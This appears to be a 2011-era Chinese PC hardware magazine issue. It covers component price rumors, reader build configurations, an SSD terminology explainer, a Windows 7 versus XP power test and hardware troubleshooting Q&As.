这几天经过某处理器销售商这里,看到柜台前摆着一大堆 LGA775 架构的处理器。远远看去颇像变形金刚大黄蜂,真害怕走近了它还会变形。不过小编心中也是暗笑,现在都已经 LGA1155 好长一段时间了,N 年前的 LGA775 处理器咋又做起秀来了?难道现在又流行起了复古风?于是上前问其何故,JS 答曰:准备清仓!欲赔本卖之。

此次号称赔本清仓的处理器是 LGA775 架构中的双核赛扬 E3400。赛扬——听得此名一股怀旧风就迎面袭来。从性能上来看,这款产品采用了 45nm 制造工艺的 Wolfdale 核心,为双核设计,主频为 2.6G,不过由于定位低端用户,因此只具备了 1M 的二级缓存。据透露这款处理器前阵子的售价在 320 元左右,预计不久后将会以 250 元的价格进行清仓。那么这款处理器低价抛售的概率到底高不高呢?

首先,从目前的低端处理器销售情况来看,AMD 的出货量已经要远高于 Intel,毕竟同样花三、四百元买颗处理器,AMD 的性能要比 Intel 好不少,也就是这个原因使得 Intel 的低端库存压力一直居高不下;其次在整合平台上,AMD 的优势也要大于 Intel,尤其是 Intel LGA775 处理器,现在也只能依托 G41 这样的低端整合平台;最后现在 LGA1155 处理器也很便宜了,再买 LGA775 的用户那可是真心的少。综合以上来看,再不对赛扬这样的低端处理器进行倾销,留的时间一长,一堆处理器说不定真的要变形了。



●对于不玩游戏的用户来说,赛扬足够用了

可信度

80

可信度

60

## 仅售 599 元! NVIDIA GTS450 将全线降价?



●599 元的 GTS450 好像还是提不起购买的欲望

作为 NVIDIA 主流显卡销量的中流砥柱,在相当长的一段时间里 GTS450 肩负了重大的使命,它必须在中低端显卡市场之间起到承上启下的作用。承上启下可以算得上是一门脏活累活,因此 GTS450 给人的感觉就是,比 GTX460 性能差一大截,但是比起 GT440 好像又有那么一点点的优势。总之 GTS450 给人的感觉多少有些怪异。

本周有消息灵通人士称,苦撑了很久的 GTS450 终于将完成其历史使命了,各大品牌都准备对 GTS450 进行最后的清仓处理,其中铭瑄的一款 GTS450 变形金刚版有望调整到 599 元。

从性能上来看,这款铭瑄 GTS450 变形金刚采用了非公版设计,它采用了 192 个流处理器的 GF106 显示核心,搭载了 512MB/128Bit 显存规格的 GDDR5 颗粒,此外显卡的默认频率为 783/3608MHz。借助铭瑄的调价,市场中的 GTS450 真的会降价吗?

说白了,NVIDIA 的 GTX550Ti 和 AMD 的 HD6770 这票千元级以下产品的恶战和降价导致 GTS450 的生存空间越来越狭小,这也使得绝大多数玩家会希望多花个一百来元买个更新一点型号的产品。如此一来,GTS450 的销售业绩就相当惨淡了。对此唯一可做的就是降价,不过小编还是觉得,如果只是降到 599 的话,是不是还是不太给劲?

可信度

40

可信度

20

20  
可信度

40  
可信度

60  
可信度

80  
可信度

100  
可信度

## 2100元 AMD 入门级 游戏娱乐主机



精英 A880GM-M7

参考价格:499元

### 推荐配置

CPU	AMD 速龙 II X2 250	370元
主板	精英 A880GM-M7	499元
	映泰 A880G+6.x	499元
内存	宇瞻 2GB DDR3 1333	70元
显卡	迪兰恒进 HD6750 恒金 512M	599元
硬盘	希捷 7200.12 SATA3 500GB	270元
显示器	-	-
机箱	航嘉暗夜 H507	178元
	先马冰麒麟 X9	168元
电源	航嘉冷静王钻石 2.3	199元
	Tt 威龙 400	180元

总价

2185元



2000元左右预算,麻烦帮忙配个主机,要AMD的,谢谢哈。一般就是玩游戏看电影这样的。

——论坛:5493



龚师傅算了一下预算,如果你要用独立显卡的话,可以考虑HD6750这个级别的产品,价格再低一点的独立显卡就没有意思了。不过价格方面会小超100多200元。因此如果你玩的游戏要求并不高,可以考虑先采用集成显卡。一般来说880G主板集成的显卡完全能应付很多非大型3D网络游戏了。



Tt 木星 7

参考价格:55元

## 2300元超静音酷睿 i3 配置

### 推荐配置

CPU	Intel 酷睿 i3 2100	750元
散热器	Tt 木星 7	55元
	超频三红海静音版	58元
主板	技嘉 GA-H61M-S2-B3	510元
	华硕 P8H61-M LE	499元
内存	宇瞻 4GB DDR3 1333	130元
显卡	集成	-
硬盘	西部数据 1TB 蓝盘	450元
显示器	-	-
机箱	航嘉御辐王 S1	189元
	多彩 MK835	180元
电源	航嘉冷静王钻石 win7	210元

总价

2294元



预算在2500以下,主要用来上网看电影,平时偶尔玩玩QQ游戏,所以不需要独立显卡。自己单位的Dell小机箱开机也基本听不到声音,回到家自己的老机器越听越不爽。求一套静音的配置(重点是机箱+电源+散热器),个人想配i3 2100+H 61+4G DDR3 1333+WD 1T,这个配置如何?

——论坛:phiade



你这个配置可以的。龚师傅根据你的需要给你推荐两款散热器,一款是Tt的木星7,属于下压式,一款是超频三的红海静音版,属于侧吹式,两个产品的工作噪音都不大,你可以根据喜好选择。另外电源方面推荐冷静王钻石win7,静音效果也是非常不错的。

## 3700元酷睿 i5 独显游戏配置

### 推荐配置

CPU	Intel 酷睿 i5 2300	1180 元
主板	技嘉 PH67A-D3 B3	720 元
	映泰 TH67A+6.x	799 元
内存	宇瞻 4GB DDR3 1333	130 元
显卡	索泰 GTX550Ti-1GD5 雷霆版	899 元
	微星 GTX460 1G 至尊 V5	990 元
硬盘	希捷 7200.12 SATA3 500GB	270 元
机箱	航嘉暗夜 C1	245 元
	Tt 指挥官	329 元
电源	Tt 威龙 550	399 元
	航嘉冷静王至尊版	359 元

总价 3743 元

技嘉 PH67A-D3 B3

参考价格:720 元



周末配机,最近好像配件机价格浮动挺大,望大大们 不吝赐教,谢谢了,呵呵,CPU 好像 i5 2300 什么的挺火的说,本人喜欢 N 卡,预算内越高越好,呵呵。  
——论坛:young100



呵呵,酷睿 i5 2300 可以说是 Intel 销量最多的一款 CPU 了。性能十分出色,虽然不具备超线程,但是单核心实力十分强劲。显卡方面有较多的选择,从货源考虑,GTX550 Ti 是个不错的选择。而 GTX460 目前处于清仓阶段,很多品牌和型号都有缺货的危险,如果能够买到当然是最好的了。

## 10000元酷睿 i7 超爽劲爆配置



索泰 GTX560Ti-1GD5 至尊版 UA

参考价格:2199 元

### 推荐配置

CPU	Intel 酷睿 i7 2600K	2090 元
主板	技嘉 GA-Z68P-DS3	1088 元
	华擎 Z68 Pro3	999 元
内存	宇瞻 4GB DDR3 1333×2	260 元
显卡	索泰 GTX560Ti-1GD5 至尊版 UA	2199 元
	蓝宝石 HD6950 TOXIC 2G 毒药	2399 元
固态硬盘	镁光 M4 64GB SSD	750 元
硬盘	希捷 7200.12 1TB SATA3	350 元
显示器	三星 S24A350H	1500 元
	戴尔 U2311H	1450 元
机箱	航嘉暗夜公爵 II	399 元
电源	航嘉多核 F1 新版	650 元
键盘	PLU 机械风暴 ML-G3000 USB 无冲黑轴	519 元
鼠标	雷蛇帝王蟒 4G 版	340 元

总价 10145 元



1W 预算,显示器要好点的,键盘和鼠标要好点的,要 Intel 平台,求各位帮忙,谢谢!  
——论坛:cometkor



预算充足,下面龚师傅来搞定。首先处理器肯定选择酷睿 i7 2600K 了。而主板方面其实一款千元级的 Z68 主板就足以满足大部分人的需求了。显卡可以考虑官方高频版的 GTX560 Ti 或者 HD6950,性能都是杠杠的,而更高级别的显卡由于预算有限,并且性能过剩其实没必要选择。为了更好的速度,硬盘考虑 SSD+ 机械硬盘的方式。而键盘和鼠标当然是时下流行的 PLU 机械键盘 + 雷蛇配置了。

## 购买积压库存 有诀窍!

■ 本期讲师: 长春 陆恺杰

前段时间,有个朋友问我,在当地二手论坛上看到一个清仓积压电脑配件的帖子,保证全新,非常便宜,有电源、机箱、键鼠、音箱、主板、显卡、显示器等,但又担心便宜没好货,问我值不值得买。

以我买过积压库存配件的经验来看,这种库存通常已经有一两年之久了,保修时间所剩无几,有些甚至已经过了保修期。并且,电脑产品更新速度很快,有些积压配件技术已经完全脱离了主流,所以对于有一定性能要求的人来说就不太适合了。不过这种积压库存也是有很大好处的,价格是其最大的优势,可以用低得离谱的价格买到。虽然不是主流了,但毕竟是全新的,还是要强于二手配件。如果能买到电源、机箱、键鼠、音箱、风扇、光驱这种更新速度缓慢的配件就比较划算了。我以前买过一个积压机箱和300W电源,总共才花了140元,现在还在用着。

但需要注意的是,现在许多二手卖家为了吸引眼球,也会打出“积压库存,低价出售”的广告。可是真正看到实物之后,才发现种类很多,但每样配件都少得可怜,完全就是翻新的二手旧货。而真正的积压库存都是全新的,同一产品会有很多个,且大多也都是包装齐全未拆封的。而不像二手店里,配件都赤裸裸的摆在明面上,没有任何包装。所以,在购买积压库存的时候也不能马虎,以免买到翻新的二手旧货。



● 二手店配件会赤裸裸的摆在明面上

### 分享卖场经验,倾诉奸商遭遇

玩家论坛: [bbs.cbifamily.com](http://bbs.cbifamily.com)

网上求助: [ask.cbifamily.com](http://ask.cbifamily.com)



## 15 天内光驱故障 可换货!

Q

南昌 读者 祝先生: 我8月买的台电20X DVD刻录光驱,现在读不出来DVD碟片了。请问南昌市的售后服务网点在哪里?联系电话是多少?请问是不是质保期内可以换一个新光驱?

A

三包规定,产品自售出之日起15日内,发生性能故障,消费者可选择换货或者修理。如果还没有超过15天包换期,可以获得更换。另外台电在南昌的售后网点电话是0791-6223454,这位读者可以拨打电话询问一下。



## 戴尔是否上门服务 由地址决定!

Q

本溪 读者 沈先生: 打算在京东商城购买戴尔ST2420L这款显示器,请问到底是送修还是上门?想确认一下,这么大的东西送修不现实吧?


A

这位读者,根据我们了解的情况,你可以拨打电话咨询戴尔的官方客服,然后在说明住址的具体位置后,由戴尔的官方客服判定是否支持上门服务,如果不支持的话,

就只能送修了。另外,在京东购买的产品,可以通过京东的售后渠道,也就是发回京东或者京东上门取件,这样就方便了很多。



# 手机处理器 Intel 说不出的伤痛



“离离原上草，一岁一枯荣。野火烧不尽，春风吹又生。”诗一首！

去电影院看了3D的《变形金刚3》，因为儿时的记忆还在，所以看到电影里的擎天柱，总是觉得不如动画片里的那么有人情味儿。电影里的擎天柱只不过是一堆金属零件在那里“其其夸夸”重新组合，会从汽车变成人形罢了。

书归正传，说说处理器吧，不过这次说的是手机处理器。

## “懊闷痛”，Intel 亏本出售 XScale

“懊闷痛”，上海俚语，翻译成白话就是：打落牙齿还要往肚里咽。

Intel 也有“懊闷痛”的时候，那是在手机处理器上。说到手机处理器，相信绝大多数的人会想到 ARM 架构，会想到德州仪器，也会想到 NVIDIA 的 Tegra 系列。但是恰恰就会忽略了它——Intel。曾经有人画过



一张漫画，ARM 阵营中的大佬们围着偌大的一个刻有智能手机市场的蛋糕，各举刀叉准备分享美食，可是衣冠华丽的 Intel 只能在一旁看着，暗吞口水。

●手机处理器连 Intel 也有玩不转的时候

其实 Intel 本可

以进入到分享蛋糕的阵营中，甚至有机会打败现在手举刀叉的任何一个人，只不过在那一年，Intel 做了一个决定——出售 XScale。

在 90 年代末期，不断庞大的 Intel 花了 100 多亿美元购买了一堆公司，从来想开拓更新的市场，其中就包括了针对智能手机市场的——XScale。可是经过几年的试水后发现，Intel 投入了差不多 50 亿~100 亿美元来发展，但是收到的回报却惨不忍睹，就拿 2005 年来说，整整一年才给 Intel 带回 5 亿美元。如此低的回报率当然是 Intel 不想看到的，这就像买股票一样，看到自己手上的股票一直在跌，甚至跌到快要停牌了，怎么还有不卖之理？

当然卖掉后的结果大伙也是看到了，Intel 将 XScale 手机芯片业务以 6 亿美元的价格出售给了 Marvell，而现在 Marvell 正是凭借着 XScale 的血脉成为了仅次于德州仪器芯片的第二大智能手机芯片厂商。

## 失败的一大原因——XScale 生不逢时

Intel 为什么会在手机处理器市场上遭遇滑铁卢呢？或许也只有将历史进程进行倒序才能看清。虽然后来不断有人笑 Intel 傻，也有人笑 Intel 沉不住气，这充其量也只能算得上是事后诸葛亮，放在那时，很多人都觉得 Intel 出售 XScale 是正确的？

再将时光倒退到 2006，Intel 卖掉 XScale 的前夜。

在 2006 年的智能手机只能称得上是小众机种。绝大多数用户手中还是拿着诺基亚、索爱或者 MOTO。HTC，多普达更是被不少人看成是山寨货。加上那时也没有现在的安卓，没有现在的 IOS，连微软的 WM 系统也仅仅限于稍微可以用用的程度，因此智能手机的普及率相当的低。在当年有一份绝对可以让人绝望的数据——2005 年一年在中国智能手机的出货量仅在 500 万台，全球的销售情况更是惨淡。在这样前不着村，后不着店的环境中，看着 XScale 不断的将白花花的钱变成啥也看不到的东西，Intel 自然感受到了压力。而这时正好 Marvell 主动提出来接盘，Intel 当然就成就了其一番美意。

可是后来风向大变，两年之后，安卓系统来了，智能手机火了，Intel 郁闷了。



●XScale 没赶上好时候，如果那时有安卓的话，可能结果就不一样了。

写在最后

中国有句古话叫做：前人种树后人乘凉。不用说 Intel 就是那个前人，种下了一棵树，可是种下树后天气一直不太好，不是刮风就是下雨，时不时的还有龙卷风，结果树怎么长都长得和葱似的。于是卖给了 Marvell。没想到，Marvell 却赶上了风和日丽！

Intel 总是不信邪，这不，又准备进入手机处理器市场了。这次的名字叫做 Medfield。

# 关于固态硬盘 那些你必须知道的术语



由于近几年来不断的降价,有越来越多的用户开始考虑选择固态硬盘作为电脑的系统用盘。不过现在的用户或多或少有这么一个习惯,那就是买东西前先看评测,再看看一些专业的数据。但是在固态硬盘的评测中,常常会伴随着一些专用词汇。今天就来讲几个重点的专业词汇。

各位,不要说到专用词汇就会觉得枯燥,因为这里里面有着固态硬盘中最引以自豪的那些技术!

## WA——写入放大

所谓的写入放大从字面上理解来看,说的就是写入的东西被放大了。其实这个词汇用在固态硬盘中,指的是一些因为固态硬盘写入机制所导致的额外数据的写入。比如说用户写入了 8KB 的数据,但是为了存储这 8KB 的数据,固态硬盘内的某些算法为了保证数据的连续性,从而挪动其它的数据,以便给这 8KB 的数据腾出合理的存储空间。因此对于固态硬盘来说,用户虽然只是存储了 8KB 的数据,但是却重新写入了

512KB 甚至更多的数据。很显然,写入放大并不是一件好事情,它不但增加了写入数据量,减少了固态硬盘的使用寿命,而且还占用了闪存的带宽,从而影响了固态硬盘的随机写入性能。当然许多因素会影响到固态硬盘的写入放大。比如后文中提到的“垃圾回收”、“Trim”甚至“磨损平衡”都会或多或少的造成写入放大的情况。

## GC——垃圾回收

在固态硬盘内部,将数据在闪存颗粒之间移动、合并、删除的一系列操作被简称为 GC,它的中文名字叫做——垃圾回收。或许有人会觉得垃圾回收就是将废物重新利用的意思,其实这是一种字面上的误解,固态硬盘中的垃圾回收的概念更接近于传统硬盘中的“磁盘整理”。

当所有的固态硬盘中空闲空间被写满之后一次后,固态硬盘的主控芯片就会将所有标记为“删除”的数据块进行一次检查(小编注:如果是删除一个文件,这个文件并不会第一时间从固态硬盘的颗粒中进行删

除,只不过是会打上一个“删除”的标记),然后将分散在不同区域的空闲空间移动到连续的区域中,从而对应可能会出现的大容量文件的写入。

很显然,当固态硬盘在进行垃圾回收的时候,势必会进行数据的移动等工作,从而占用内部数据通道。因此现在的固态硬盘主控会在固态硬盘闲置时才进行垃圾回收,当正常的数据写入或读取时是不会进行垃圾回收这项工作的。

## Over-provisioning——预留空间

从字面上来看,预留空间就是指给用户准备的不可测时能使用到的存储空间。其实在固态硬盘中,预留空间一般是指用户不可操作的容量,为实际物理闪存容量减去用户可用容量。预留空间的容量一般被用来做优化,其中包括磨损均衡,GC,Trim 和用来做坏块映射的。

那么固态硬盘预留空间的容量有多少呢?一般来说,预留空间分为三个层面,第一层是固定的 7.37%。怎么会得出那么奇怪的比例呢?其实大伙都知道,在存储领域,1GB 等于 1,000,000,000 字节,而对于闪存来说,1GB 依然是可以存储 1,073,741,824 个字节。可以看到两者之间

相差了 73,741,824 个字节。这部分空间当然不能就这样被浪费掉,它就被用来作为预留空间了。再来算算这两个 1GB 之间的容量差是多少?不就是 7.37%嘛。

第二层则是由固态硬盘制造商所决定的,一般还可以分为三种,一种是没有第二层的预留空间,一种是容量的 7%,第三种则是 28%。

第三层预留空间则是日常使用中可以分配的预留空间。当然这等于是将实际的使用空间变成预留空间,从而提高固态硬盘的某些安全性。

## WL——磨损平衡

如果固态硬盘中的某个区经常的被写入和删除数据,那么势必会消耗闪存固定的读写寿命,当读写次数到了临界点之后,就会造成固态硬盘出现坏块从而使得固态硬盘彻底损坏。为了避免某个区域被频繁的写入数据,因此固态硬盘在中控中都会加入磨损平衡的机制。这种机制最简单的目的就是即使固态硬盘因为颗粒磨损的问题而报废,那么也要保

证固态硬盘中的所有颗粒都已经到了磨损临界点。

不过磨损平衡也会有一个问题,那就是增加了无谓的数据写入,尤其对于那些并不经常改写的的数据,为了保证存储它的颗粒不被闲置,故此那些并不经常修改的数据不得不经常被移过来移过去。当然为了保证固态硬盘的使用寿命,这样的折腾也是值得的。

# 用 Win7 系统 电脑的温度和功耗会更高?

Win7 系统下,电脑的功耗、温度会比 XP 系统更高一些? 这个说法到底是无稽之谈,还是真有其事? 不少用户为此在论坛上争论不休。其实,再多的争论,也没有实地测试更有说服力,因此今天我们就来实际测试下,看看两个系统,到底哪个功耗会更高一些。

## 关于测试:

测试所使用的平台,处理器为最新的 AMD A8 3850,主板为精英 A75,内存是宇瞻 DDR3 1600 4GB\*2,硬盘则为希捷的 1.5TB,显卡是迪兰恒金 HD6770。

整个测试中,将分别安装 Win7 和 XP 两个系统,测试系统在待机、运行 furmark、superPI 三种状况下的功耗和温度。在 Furmark 的测试中,显卡会处于满载状态。而在 SuperPI 测试中,处理器会处于较高负荷。功耗采用专业的功耗计读取,必须提及一点,在测试中,功耗计的读取数据几乎会一直变动,即便是在待机状态下,也是如此。在运行测试软件时,变动更加频繁。因此我们所选择功耗计的读数,是一个大约值,比如运行某个测试,功耗计读数会在 94~104W 之间波动,但大部分时

间在 98W 左右,那么我们会记录下 98W 这个数据。温度方面则用最新的 AIDA64 软件读取。这款软件在温度监控方面比较权威,读取的数据也比较准确。

第一个系统测试完成后,会重新安装第二个系统,新系统安装完毕后,会过 1 个小时才测试。以免上一次测试后硬件的发热,影响到后面测试的准确性。



● 测试所用平台



在 Win7 面世之初,就有不少笔记本电脑用户表示安装 Win7 系统的笔记本电脑待机时间大幅缩短。有人因此怀疑 Win7 系统下,电脑的功耗更高。而微软对此模糊其词,此事最终不了了之。

## 待机状态: Win7 功耗、显卡温度稍高

在待机状态下,也就是进入系统,不做任何操作,等待 5 分钟左右后,记录下 XP 系统的功耗为 76.1W。而 Win7 系统的功耗达到了 82W,这和之前的预计有点符合。考虑到 Win7 系统的界面较为华丽,Aero 特效需要显卡的参与才能呈现,因此同样是待机状态,Win7 系统

的功耗高一点也在情理之中。

而在温度方面,XP 和 Win7 系统下的处理器温度相近,都只有 10 度左右。但是显卡差了 2 度,Win7 系统下显卡达到了 48 度,而 XP 系统下只有 46 度。这应该同样是因为 Win7 的 Aero 特效的缘故。



● XP



● Win7

温度	
#1 CPU/ #1 核心	10 °C (50 °F)
#1 CPU/ #2 核心	10 °C (50 °F)
#1 CPU/ #3 核心	10 °C (50 °F)
#1 CPU/ #4 核心	10 °C (50 °F)
GPU(显示IO)	46 °C (115 °F)
GPU 二极管(显存IO)	46 °C (115 °F)
GPU 二极管(渲染)	46 °C (115 °F)
ST31500341A5	[ TRIAL VERSION ]
冷却风扇	
图形处理器(GPU)	44%
电压	
CPU 核心	1.413 V

● XP

温度	
#1 CPU/ #1 核心	10 °C (50 °F)
#1 CPU/ #2 核心	10 °C (50 °F)
#1 CPU/ #3 核心	10 °C (50 °F)
#1 CPU/ #4 核心	10 °C (50 °F)
GPU(显示IO)	48 °C (115 °F)
GPU 二极管(显存IO)	48 °C (115 °F)
GPU 二极管(渲染)	48 °C (115 °F)
ST31500341A5	[ TRIAL VERSION ]
冷却风扇	
图形处理器(GPU)	44%
电压	
CPU 核心	1.443 V

● Win7

## Furmark 显卡满载:两个系统功耗、温度相近

在运行 Furmark 时,显卡达到了满载,此时两个系统的功耗几乎没什么不同,1W 左右的差距也可以忽略不计。注意,测试 Furmark 时使用的全屏 1920 × 1080 分辨率,此时屏幕上根本不显示 Win7 界面,因此 Aero 特效对温度、功耗的影响完全被忽略,所以两个系统的功耗才

会如此接近。


温度方面的测试,结果也和功耗测试差不多,两个系统下,处理器和显卡温度几乎没有什么变化。




● XP



● Win7



● XP



● Win7

## SuperPI 测试:Win7 系统下温度功耗稍高

SuperPI 的测试,和前面待机状态下有点相似了,同样是 Win7 系统下的功耗和温度都稍高。大致分析了一下,SuperPI 和 Furmark 测试,


最大的区别就是 SuperPI 无法做到全屏,因此测试中屏幕上大部分地方仍然是 Win7 的界面,因此其功耗和温度稍高也算正常。




● XP



● Win7



● XP



● Win7

## 测试总结:

### Aero 特效确实会导致 Win7 系统温度、功耗稍高

测试已经证明,Win7 系统下,温度和功耗的确会稍微高一点。而结合几个测试环节来看,Win7 系统本身并不会导致功耗偏高,在全屏模式下跑 Furmark,两个平台的功耗一样,这已经能证明这一点了。导致 Win7 系统功耗较高的,应该是 Aero 特效。

正是因为 Aero 特效的存在,使得显卡在 Win7 系统下的负荷要稍微高一点,因此如果你确实非常在意这么一点功耗,可以将 Aero 特效关闭,会起到不错的效果。

### 功耗差距极小,用户不必在意

其实,这样的测试有点吹毛求疵的感觉,看数据,Win7 系统的功耗

确实要高一点,但是这“一点”到底是多少呢? 2~4W。仅仅这么一点功耗,用户完全没有必要担心,更不必因为这一点功耗,就决定到底用 Win7 还是 XP 系统。就算是 5W 功耗的差距,也需要电脑用上 200 个小时,才能差上一度电,电费 5 毛钱而已。

当然,这个测试并非没有意义,之前不少用户表示 Win7 系统在笔记本电脑上,会大幅缩短笔记本的待机时间,尽管这在台式机上并没有任何意义,但不少用户因此对 Win7 系统抱怀疑态度。这个测试至少证明:在功耗方面,Win7 系统和 XP 系统没有什么明显差距。就算安装 Win7 系统的笔记本电脑真的待机时间缩短了,也应该是别的方面造成,比如 Win7 系统可能对电池的电压限定更为严格等等。

## 学着给硬盘分区 完了发现硬盘变小了

Q

<http://ask.cbifamily.com/question.php?qid=50085>

有一块 80G 的硬盘,用 DM 分区。可是在操作过程中看不懂英文,不知道怎么弄的,结果分完区装好系统,发现硬盘只有 39G 了,剩下的 40G 左右怎么也找不到了,难道就这样白白无故让 80G 硬盘变成 39G 的?

(学问 ues001)

A

重新分区,按照网上的说明一步一步来,结果发现我开始操作的时候,只分出 40G 空间作为 C 盘,格式化后差不多就是 39G。而剩下的空间没有单独分成区,所以进系统找不到。

**举一反三:**如果硬盘本身存在故障,可能会丢失分区表,也会造成类似情况。



● 剩余空间也需要独立分区

## 电脑偶尔开机黑屏 但是风扇都在转

Q

<http://ask.cbifamily.com/question.php?qid=50088>

配置:AMD X4 630/映众 GTS250/微星 770-C45。开机不时黑屏,但是所有风扇都在运转,键盘灯亮操作无反应。过后重启,过程很慢并且显示如下信息:“DRAM Frequency For DDR3 1333 (Unganged mode 64-bit),Initializing USB Controllers..Done.4096MB ok”以上信息过后稍等片刻就能启动机器了,但是以前没出现过这样的字符!

(学问 wuzhirufei6948)

A

尝试清理灰尘、清理显卡和内存金手指,CPU、显卡重新涂抹散热硅脂,均无效,黑屏继续。感觉这种情况很像是超频失败,重启后电脑恢复默认一样,会不会是电源的输出电压有问题,导致系统无法顺利启动?更换电源,问题解决。

**举一反三:**这种情况如果更换电源无法解决,那么主板的嫌疑就非常大了。

## 只要接第二块硬盘 就会不定时的重启

Q

<http://ask.cbifamily.com/question.php?qid=50087>

300W 的额定电源,航嘉 2.3 钻石。系统盘是 640G 的,单独接这个系统盘,开多久都没有事,但是只要接了另外一块的 1T 的西数绿盘,电脑就会不定时的重启,有时重启多了,还会开不了机。最初以为是显卡的问题,换了显卡,发现问题依旧。

(学问)

A

因为加了一块硬盘才出现故障,所以又怀疑是不是电源功率不够,结果换了电源后居然还是一样。最后发现是主板上的 2 个 SATA 口有问题,把硬盘接到其他 SATA 口上,就正常了。

**举一反三:**加硬件后出现问题,通常是因为电源功率不足。

## 硬盘扫描出现大量红点 没救了?

Q

<http://ask.cbifamily.com/question.php?qid=50086>

电脑开多了几个网页,或者聊天时,就会卡上就好几分钟来。但是有时又正常。用软件扫描硬盘发现有很多红点,应该是出了不少坏道。换了个硬盘装上,电脑倒是正常了,再没出现卡机,可原来的老硬盘难道就报废了?

(学问 小平)

看到这么多坏道,都准备把硬盘丢了。可一个朋友说,硬盘上扫描出来的坏道,不一定是真坏道,可能是残留的病毒。自己试着全盘格式化,结果还是有坏道。又试着用 DM 内置的清零功能,操作完后再扫描,居然一个坏道也没有了,真神奇!

**举一反三:**清零几乎是解决硬盘问题的终极方法,如果清零后硬盘仍有坏道,可以肯定是物理坏道了。但是硬盘清零非常耗时。

A



● 硬盘扫描出现大量红点

## 三台电脑被雷击 出现三种不同状况!

### Q


<http://ask.cbifamily.com/question.php?qid=50090>  
前些天,打雷过后,家里三台电脑全坏,三台电脑分别使用技嘉 880G UD3H,技嘉 865PE 主板,斯巴达克黑潮 210,前两台电脑还能正常启动,只是进入系统后无法上网,无论怎么换驱动都不行,显然就是板载网卡被打坏了。第三台电脑却完全无法开机了。

(学问 zxy 小英子)

### A

前两台电脑,换上独立网卡后都恢复正常。第三台电脑无法开机,换了电源还是不行。感觉应该是主板坏了,死马当活马医,用剪刀将网卡芯片四周的引脚划断,没划断的再用钳子夹住芯片使劲一转,一下拔掉。再插上一块 8139 网卡,重新按开机键,正常进入系统,打开网站也没问题,解决!

**举一反三:**自己取下网卡芯片的风险相当大,很可能伤到周边电路,普通用户不建议做此操作。



● 主板上网卡芯片

## CPU 摸着不烫 但是 BIOS 里显示温度很高

### Q

<http://ask.cbifamily.com/question.php?qid=50089>  
电脑经常用着用着 CPU 风扇就突然狂转,然后用软件检测 CPU 达到 90 多度,进 BIOS 里看也是一样,用不了多久就自动断电关机。系统换过了,又换了散热器,情况依旧。开机进 BIOS 看 CPU 温度就一直升到 100 多度,然后自动关机。

(学问 csx781716290)

### A

换了散热器还这么热?拆开机箱,直接用手摸散热片,一点也不热啊。是散热器没装好?又重装,结果还是一样。实在是没办法了,处理器明明不热,可系统就是认为它热。应该是主板上负责监控温度的部分坏了,实在懒得折腾,换了块主板了事。

**举一反三:**这种情况可能是主板上硬件监控芯片损坏,但是如果电源输出电压异常,也可能导致类似故障。

## 双 GTX560Ti 组 SLI 一玩游戏就黑屏

### Q

<http://ask.cbifamily.com/question.php?qid=50091>  
电脑使用两块 GTX560Ti 显卡组建 SLI。以前都正常,游戏也能玩,就是最近突然出现这个问题。进游戏大概不到一分钟直接黑屏,但是有声音,两秒钟后直接死机。显卡温度没有超过 50 度,在 1024×768 分辨率下玩网游都能黑屏。但是看高清影片,有时候显卡温度快到 60 度都没问题。一玩游戏,尤其是全屏游戏,只要进去铁定杯具。CPU 温度只有 40 度。

(学问 无名神棍)

### A

温度的影响可以排除了。换了四五个版本的驱动,都是过几个小时就出问题,驱动也可以排除了。分析了下,进入游戏后,正是显卡功耗飙升的时间,会不会是电源拖不动了?这款电源长期带两块 GTX560Ti,难道坏了?更换电源,果然问题解决。

**举一反三:**进入游戏后,除了显卡功耗飙升,游戏相关的大量数据也会进入内存,因此如果更换电源无法解决,可尝试在内存上找找原因。

## 电脑插上 USB 无线网卡 几分钟就蓝屏

### Q

<http://ask.cbifamily.com/question.php?qid=50092>  
电脑配置:880G 主板 / 微星 GT250 显卡 / 金士顿 DDR3 1333 2G / 航嘉冷钻 300W。无线网卡是水星 150M 的,USB 接口。只要不插 GTS250,插上无线网卡后一切正常,不会蓝屏。但是插上 GTS250 后,只要插上无线网卡,不管是在上网还是在玩游戏,不到三分钟就会蓝屏。

### A

这明显是显卡和 USB 无线网卡冲突。换了显卡驱动、更新了主板 BIOS,都没用。网上查了下,水星 USB 无线网卡导致蓝屏的还不少。那就只能更新网卡驱动了,好在水星还有个官网,上去下载了最新的 4.0 版驱动装上,问题解决。

**举一反三:**有时硬件之间的 IRQ 冲突也可能造成此类故障,但 IRQ 冲突调整较为复杂,用户可直接刷主板 BIOS 解决。



● 水星官网上有驱动更新



●屏幕上全是这种小格子

## 屏幕上全是小格子,又不像花屏

Q

<http://bbs.cbifamily.com/forum23/thread156596.html>

